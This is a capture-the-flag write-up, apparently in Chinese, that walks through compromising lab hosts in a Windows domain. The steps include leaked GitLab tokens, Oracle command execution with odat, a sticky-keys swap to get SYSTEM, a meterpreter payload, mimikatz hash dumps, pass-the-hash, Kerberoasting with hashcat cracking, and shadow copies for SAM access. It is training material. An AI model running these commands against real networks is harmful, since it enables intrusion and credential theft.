main- URL: http://gitlab.xiaorang.lab/gitlab-instance-23352f48/Monitoring
- Repo (HTTP):
http://gitlab.xiaorang.lab/gitlab-instance-23352f48/Monitoring.git- Repo (SSH):
git@gitlab.xiaorang.lab:gitlab-instance-23352f48/Monitoring.git- 说明: GitLab 自带监控项目,可能没什么敏感信息,但有时能看到系统配置。
于是克隆一下项目
proxychains git clone http://gitlab.xiaorang.lab:glpat-7kD_qLH2PiQv_ywB9hz2@172.22.14.16/xrlab/internal-secret.git
proxychains git clone http://gitlab.xiaorang.lab:glpat-7kD_qLH2PiQv_ywB9hz2@172.22.14.16/xrlab/xradmin.git
proxychains git clone http://gitlab.xiaorang.lab:glpat-7kD_qLH2PiQv_ywB9hz2@172.22.14.16/xrlab/awenode.git
proxychains git clone http://gitlab.xiaorang.lab:glpat-7kD_qLH2PiQv_ywB9hz2@172.22.14.16/xrlab/xrwiki.git
proxychains git clone http://gitlab.xiaorang.lab:glpat-7kD_qLH2PiQv_ywB9hz2@172.22.14.16/gitlab-instance-23352f48/Monitoring.gitinternal-secret里是一堆密码
/xradmin/ruoyi-admin/src/main/resources/application-druid.yml找到Oracle的账号和密码
master:
    url: jdbc:oracle:thin:@172.22.14.31:1521/orcl
    username: xradmin
    password: fcMyE8t9E4XdsKf
odat支持执行命令,加用户
# 下载基本(Linux x64)
# https://www.oracle.com/database/technologies/instant-client/linux-x86-64-downloads.html

cd ~/Downloads
unzip instantclient-basic-linux.x64-21.19.0.0.0dbru.zip -d ~/instantclient_21_19

# 设置环境变量
export LD_LIBRARY_PATH=~/instantclient_21_19:$LD_LIBRARY_PATH
export PATH=~/instantclient_21_19:$PATH

kali有自己的
sudo apt install python3-cx-oracle我这边下了一堆依赖((,然后还把asyncore给注释了(它 在 Python 3.10+ 就被废弃移除了),懒得弄3.9
git clone https://github.com/quentinhardy/odat.git ~/odat
cd ~/odat

proxychains python odat.py dbmsscheduler \
    -s 172.22.14.31 \
    -p 1521 \
    -d ORCL \
    -U xradmin \
    -P fcMyE8t9E4XdsKf \
    --sysdba \
    --exec "net user qwq Qq123456 /add"

proxychains python odat.py dbmsscheduler \
    -s 172.22.14.31 \
    -p 1521 \
    -d ORCL \
    -U xradmin \
    -P fcMyE8t9E4XdsKf \
    --sysdba \
    --exec "net localgroup Administrators qwq /add"
连接 RDP 的目标是 172.22.14.46(DC),但新用户是加在 172.22.14.31(Oracle DB 服务器)上。
proxychains4 xfreerdp /u:qwq /p:'Qq123456' /v:172.22.14.31
flag02: flag{c09e8308-596a-4e16-b31c-06179b256baf}flag03
Fscan中有这么一条
[*] NetBios: 172.22.14.46    XIAORANG\XR-0923

在一堆密码中拿走
XR-0923 | zhangshuai | wSbEajHzZs
登上
proxychains4 xfreerdp /u:zhangshuai /p:'wSbEajHzZs' /v:172.22.14.46

Remote Management Users → 允许用户通过 WinRM (Windows Remote Management) 登录(也就是 Evil-WinRM 这种方式)。
参考https://forum.butian.net/share/2080
这个时候需要绕过UAC,获得特权目标开了5985 直接用winrm即可
已经有 域用户 zhangshuai 的凭据,而且他在目标主机上属于:
- Remote Desktop Users(能 RDP 登录)
- Remote Management Users(能通过 WinRM 登录)
所以 evil-winrm 可以直接上去,进入一台域内机器的交互式 PowerSh
proxychains evil-winrm -i 172.22.14.46 -u zhangshuai -p wSbEajHzZs使用evil-winrm连接此机器,再查看用户权限,发现多了一个SeRestorePrivilege
SeRestorePrivilege允许你:
- 修改受保护的注册表键值(例如
HKLM\SAM,HKLM\SECURITY)。【amazing】 - 替换系统文件,绕过 ACL 权限限制。
- 配合 Image File Execution Options (IFEO) 劫持(比如
sethc.exe)来拿 SYSTEM。
- evil-winrm 是一款针对 Windows Remote Management (WinRM) 服务的渗透测试工具。
- WinRM 是 Windows 内置的远程管理协议(5985 端口 HTTP / 5986 端口 HTTPS),管理员可以用它来远程执行 PowerShell 命令。
- evil-winrm 就是一个 Linux 下的工具,可以方便地用用户名+密码、hash(Pass-the-Hash)、Kerberos ticket 等方式登录 WinRM,拿到远程 Windows 的交互式 PowerShell shell。
WinRM 本身是正常的管理功能,但在渗透场景里:
- 目标机器开了 WinRM,
- 你拿到了账号密码/哈希,
👉 就能用 evil-winrm 像本地 PowerShell 一样操作远程机器
功能/方式 RDP (3389) WinRM (5985/5986) SMB/PsExec (445) 协议 Remote Desktop Protocol Windows Remote Management (基于 HTTP/SOAP) SMB + Service Control Manager 使用体验 图形界面登录,像真的桌面 命令行 / PowerShell 交互 远程执行命令 (不提供交互式 shell) 需要账号 用户名 + 密码/哈希/票据 用户名 + 密码/哈希/票据 用户名 + 密码/哈希/票据 工具 xfreerdp, mstscevil-winrmpsexec,crackmapexec端口 3389 5985 (HTTP) / 5986 (HTTPS) 445 适用场景 想要完整桌面控制、GUI 操作 想要 PowerShell 管理、文件操作 批量命令执行、权限提升、横向渗透 易被监控 ✔️(图形化会话明显) 中等(PowerShell 日志可见) 高(服务创建日志明显) 常见限制 用户必须在 Remote Desktop Users 组 用户必须在 Remote Management Users 组 用户必须有 服务控制/管理员权限 渗透价值 高,操作灵活 高,隐蔽性比 RDP 好 高,常见横向手法(域渗透必备)
想到镜像劫持,即详情见春秋云镜Tsclient
尝试修改粘滞键为cmd,会拒绝访问,于是再尝试直接修改cmd名字为sethc(a?这也行)
ren sethc.exe  sethc.bak
ren cmd.exe sethc.exe
按五下shift
net user qwq 7q123456. /add
net localgroup Administrators qwq /add

proxychains4 xfreerdp /u:qwq /p:'7q123456.' /v:172.22.14.46
拿一下flag
flag{91d0dfca-66cb-4b2b-a485-709b3522d52b}
flag04

(扶额),
又试了很多版本,还是报错,用msf,注意必须用system的执行,就是粘滞键那里,不然不是AUTHORITY\SYSTEM
msfvenom -p windows/x64/meterpreter/bind_tcp LPORT=7654 -f exe -o 7.exe
C:\Users\Administrator\1\7.exe

proxychains msfconsole
use exploit/multi/handler
set payload windows/x64/meterpreter/bind_tcp
set rhost 172.22.14.46
set lport 7654
run

load kiwi
creds_all
拿到hash
Username    Domain    NTLM                              SHA1
--------    ------    ----                              ----
XR-0923$    XIAORANG  9774c7cd86ad7f4db2e24c0c724488cc  9f7c11b43a028c2362ff63532ca70408fc9446f5
XR-0923$    XIAORANG  8519c5a89b2cd4d679a5a36f26863e5d  42d8188bc30ff0880b838e368c6e5522b86f978d
matrix      XR-0923   9f12c506328bbee07e9a3f4c1a8fb7de  522a58b4a3f08112273007a218ec89bb7c59bc88
qwq         XR-0923   e48ae8d1bbc8408e893e4ab7cc0e7136  7dbbe7ac73b6e8e50b71e4a0658c1ad003138514
zhangshuai  XR-0923   f97d5a4b44b11bc257a63c3f76f18a9a  f6ff2714d556240436758527e190e329f05cd43d
(此处怎么联动initial,真假hash说是。。。)
后来发现以管理员身份运行猕猴桃就没事了,养成习惯。

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 33542044 (00000000:01ffcf9c)
Session           : RemoteInteractive from 6
User Name         : xianxin1
Domain            : XR-0923
Logon Server      : XR-0923
Logon Time        : 2025/10/2 20:09:36
SID               : S-1-5-21-754105099-1176710061-2177073800-1005
        msv :
         [00000003] Primary
         * Username : xianxin1
         * Domain   : XR-0923
         * NTLM     : 51a52c415264a8fc31520f66f2f50459
         * SHA1     : fd8d24d6cc3b3cb3980fc67a4e83a3023af0c508
        tspkg :
        wdigest :
         * Username : xianxin1
         * Domain   : XR-0923
         * Password : (null)
        kerberos :
         * Username : xianxin1
         * Domain   : XR-0923
         * Password : (null)
        ssp :
        credman :
        cloudap :

Authentication Id : 0 ; 33523441 (00000000:01ff86f1)
Session           : Interactive from 6
User Name         : DWM-6
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 2025/10/2 20:09:35
SID               : S-1-5-90-0-6
        msv :
         [00000003] Primary
         * Username : XR-0923$
         * Domain   : XIAORANG
         * NTLM     : 9774c7cd86ad7f4db2e24c0c724488cc
         * SHA1     : 9f7c11b43a028c2362ff63532ca70408fc9446f5
        tspkg :
        wdigest :
         * Username : XR-0923$
         * Domain   : XIAORANG
         * Password : (null)
        kerberos :
         * Username : XR-0923$
         * Domain   : xiaorang.lab
proxychains4 xfreerdp /u:xianxin1 /d:XR-0923 /pth:51a52c415264a8fc31520f66f2f50459 /v:172.22.14.46这里想弄个zip下来,但我远程
proxychains4 bloodhound-python -u "XR-0923$" --hashes :9774c7cd86ad7f4db2e24c0c724488cc -d xiaorang.lab -c all --dns-tcp -ns 172.22.14.46 --auth-method ntlm --zip跟我登上去用sharphound都不行(zhangshui粘滞键+普通用户),投降喵,但我看有的wp可以,好奇【渗透测试】春秋云镜靶场-Privilege | CN-SEC 中文网


这样搞得我总觉得用spn是巧合((,总之以后都多试试。
┌──(kali㉿kali)-[~/桌面/tools/data]
└─$ proxychains impacket-GetUserSPNs xiaorang.lab/'XR-0923$' -hashes ':9774c7cd86ad7f4db2e24c0c724488cc' -dc-ip 172.22.14.11
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[proxychains] Strict chain  ...  127.0.0.1:12345  ...  172.22.14.11:389  ...  OK
ServicePrincipalName           Name      MemberOf                                                  PasswordLastSet             LastLogon  Delegation
-----------------------------  --------  --------------------------------------------------------  --------------------------  ---------  ----------
TERMSERV/xr-0923.xiaorang.lab  tianjing  CN=Remote Management Users,CN=Builtin,DC=xiaorang,DC=lab  2023-05-30 06:25:11.564883  <never>
WWW/xr-0923.xiaorang.lab/IIS   tianjing  CN=Remote Management Users,CN=Builtin,DC=xiaorang,DC=lab  2023-05-30 06:25:11.564883  <never>
有个tianjing用户
spn这个详见春秋云镜Certify
抓一下哈希
proxychains impacket-GetUserSPNs xiaorang.lab/'XR-0923$' -hashes ':9774c7cd86ad7f4db2e24c0c724488cc' -dc-ip 172.22.14.11 -request-user tianjing
$krb5tgs$23$*tianjing$XIAORANG.LAB$xiaorang.lab/tianjing*$c2e62eba7e92a50cefb96fb312120a6b$8352430fa30ea3efd9fd7ed8315ae5c40b48ae048af7a2451282622e6a7ce08602b3d9659110dc03f40e3f9759f4eda9a10715e1a492bc6098631e86628fc5cabdcd23268bab4270c335ee469bf13a051a5a76095b28000613508ebe53cf12a2ba543391062850c6d728a37bca4d42247ee9ec9294c69e3faaa0b5ecd4f04ce12ce59e06f9bee228800cc45afe6e71bf1dba880ed134035edae57c27434e525dc10faa3ac79057ebca8d822296fd27fcb18a20c1b2d514f08902310432da8d2de26926a21b9b60cef79ff4f71a3d0aa115afe01d2a6bd2f5bbd9d2a43f8e75952fdb8a4bf1677c9f736307b6569b8b911ebc513e7d5a80cc84eb58da5e377d9c1cba108f7b25c2cfca3aeffa603d28e8f48faa073c5a3c134119b74e0f3c2d2d3abc2e9951dbd96819b1c95fcabea39a508ff53d37a8baddab6a998860942d9c8320bdce1a341293ed5f7bc2a52485f974329588c9f8bd7b28a7b6344e5e1b1aa94d03e319d694a631a90d0d2330e0c0b73d191934db28c561c14678d72094f3d721cd15346108ecf02b9630170ceb52cc0de72d4024546ca8b848d7a6dee53265c3f3374b2599b8defcd2cba0cdbfd736db594366b813426841d3d600f3c3886d6f1c4d18a9b9052c966c377ca46ea371bd73aab9726bcd412beea03a98bfcf9f873bc870f2743784985bdce8da0eb6c06e31f0733f5de030d5e092f4635ad4c192d84f37e2c36b8629ece2d41682b381710aa7aa2f38e6fa90fdb02fbea6d7a19d05a302a3a3f0e05ec23d8c35d7b0547e283fa2a664cfeb4b45b64aec4221aa3ecac8ae5865e0b804618ac4953c414ce726ccc662972da2f0d54db21837431e3e43a8c77478cbfbe00494bc29067a2161be1e35a59dfb027ccc46db75d817c7767f5cf90b63c653d8a5ed68e799005d8b47934c19bdd474dbc7aca8bf8627f6f0e8b8c086380efcb715e4c2c4232515883ee0070627f653bb4c6dde220d28e85685399b5a135d662c3bd81bc476374e7e81a7b75ec0db62d86b0d972ae0e979f6c2a98bc2f9dd888ae1b5be27baa9b45a482f181fdc1ad407195d59eb1212b8514d58f6fea481a0135d788ae9dd45e5abec2b2a124b1ef24ae7ec2f2dbaedcc5e6d4892fc3f359eefefdf1d7827384ea9512abf50cbb312c06a5556597a44ccb9feaffea8199c9a3ff2947e7819dc65f75981d27561260268973b355ed7781b96a3a2aa8b978da7c01032927cdca7cbeaa5bbb69634891d3d3ab3d981103daf3ceb808e84f29fe6bd60676bfbbbc70561ae1e6bcfaf8ebbfb56a93e9d68ba529e90ff1c3d3e40214d9b0b83abf86af0c8744d7b128542ca1ce7e6713c5d2dc0a23537f848bdb259ab71cba6ac5a3e930a310b279f7e82c39905cfbc28924b75dc0c3655e4569fa35e6c187327b856e329daf7ab6f8d4ceb63c1f2d1fe0e12b3942e7c27c5d6854529b435710d19f964738e7a46

hashcat -a 0 -m 13100 --force 7.txt /usr/share/wordlists/rockyou.txt
tianjing:DPQSXSXgh2
依旧使用evil-winrm登录(学到了,以后也多登登这个)
proxychains evil-winrm -i 172.22.14.11 -u tianjing -p DPQSXSXgh2
卷影拷贝
有备份以及还原文件或目录的权限,可以卷影拷贝然后读sam(SAM是安全账户管理器数据库,包含了本地用户及用户组,包括它们的口令及其他属性,位于注册表的HKLM**SAM下面)
首先在本地创建一个dsh文件,这里命名为raj.dsh,内容如下
set context persistent nowriters
add volume c: alias raj
create
expose %raj% z:
add volume c:→ 对 C 盘建立快照。expose %raj% z:→ 把快照挂载到 Z: 盘。这样就能从 Z 盘读取被系统锁定的文件。
接下来再用unix2dos将dsh文件的编码间距转换为Windows兼容的编码和间距
unix2dos raj.dsh然后切换到C目录,然后创一个文件夹切换过去(不然后面会没权限),把本地的raj.dsh上传上去
运行卷影拷贝,这一步就挂了个 Z: 盘(只读快照)。
